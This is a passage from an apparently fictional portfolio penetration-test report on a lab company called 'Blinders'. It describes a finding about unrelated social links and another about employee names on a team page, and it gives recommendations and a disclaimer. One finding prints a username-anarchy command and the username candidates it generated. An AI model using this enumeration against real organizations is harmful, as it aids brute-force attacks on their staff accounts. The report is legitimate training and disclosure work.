661 <a href="https://www.reddit.com/user/aidenhall1987/" class="social-link reddit" target="_blank" title="Reddit"></a>
662 <a href="https://www.troyhunt.com/media/" class="social-link medium" target="_blank" title="Medium"></a>
663 </div>
664 </div>
665 </div>
666 </div>
667 <div class="footer-bottom">
668 <p>&copy; 2024 Blinders-PVT-LTD. All rights reserved. | Privacy Policy | Terms of Service</p>
669 </div>
670 </div>
671 </div>
672 </div>
673 <script>
674 // Smooth scrolling for navigation links
675 document.addEventListener('DOMContentLoaded', function() {
676 // Add smooth scroll behavior to all internal links
677

```

Figure: Miscellaneous social pages links added

Recommendations

- Conduct complete website content audit and remove unrelated links
- Implement website change approval process with security review
- Deploy URL scanning before publishing employee/external links
- Use first-party social media aggregation widgets only
- Enable website security headers (CSP, HSTS)
- Regular web application vulnerability scanning (monthly)

References

- <https://owasp.org/www-project-secure-headers/>
- <https://attack.mitre.org/techniques/T1189/>
- <https://www.sans.org/reading-room/whitepapers/webapps/>

Excessive Employee Name Disclosure Enabling Enumeration

Hostname	Blinders
CVSS	{ "version": "4.0", "final": { "nomenclature": "CVSS-B", "score": 6.9 }, "vector": "CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:L/SI:N/SA:N/S:N/AU:Y/RE:M", "score": "6.9", "level": "medium", "level_number": 3 }
OS Details	Debian GNU/Linux 12 (bookworm)
IP Address	192.168.0.20

Description

"Our Team" page displayed complete employee names which Username Anarchy successfully transformed into 48+ internal account candidates. Public exposure of organizational structure accelerates brute-force attacks against internal systems.

Compromission Steps

- Company sharing employees full names used as usernames for internal logins




Figure: Employee full names shared on company team page

- Using found full names created username combinations using username-anarchy

```
./username-anarchy --input-file usernames.txt > blindersvalid.txt
```

```
<SNIP>
jack
jackroberts
jack.roberts
jackrobe
c.king
cking
kcharlotte
k.charlotte
kingc
king
king.c
king.charlotte
ck
mason
masonwright
```

```
scott  
<SNIP>
```

Figure: Username combinations created by username-anarchy tool

Recommendations

- Replace full names with initials/departments on public pages
- Implement username randomization (non-descriptive accounts)
- Deploy Web Application Firewall with username enumeration protection
- Employee training on social engineering recognition
- Regular external OSINT audits (quarterly)
- Centralized identity management with obfuscated usernames

References

- <https://attack.mitre.org/techniques/T1087/>
- <https://owasp.org/www-project-web-security-testing-guide/>
- <https://www.sans.org/cyber-security-courses/cloud-security-attacks-defenses/>

5 Disclaimer

This document is a demonstration report created solely for portfolio and skill demonstration purposes.

Laboratory Environment Only: All testing activities described were conducted exclusively within isolated, controlled laboratory environments using purpose-built virtual machines. No real-world systems, networks, or organizations were targeted, scanned, or compromised during this engagement.

Fictional Content: Blinders Company, all employee names, IP addresses (192.168.0.20), website content, social media profiles, and technical findings represent entirely fictional scenarios constructed to showcase penetration testing methodologies and reporting capabilities. No correlation exists with any real organization or individual.

Non-Production Use: This report shall not be submitted to clients, used for compliance validation, shared with third parties, or presented as evidence of real-world assessment activities. It serves exclusively as a technical demonstration of pentesting skills, report generation, and risk communication.

No Warranty: The methodologies, tools, and remediation recommendations represent industry best practices but are contextualized for demonstration. Real-world implementations require adaptation to specific environments and professional validation.

Prepared by: Thomas Shelby

Classification: DEMO / PUBLIC DOMAIN FOR PORTFOLIO USE ONLY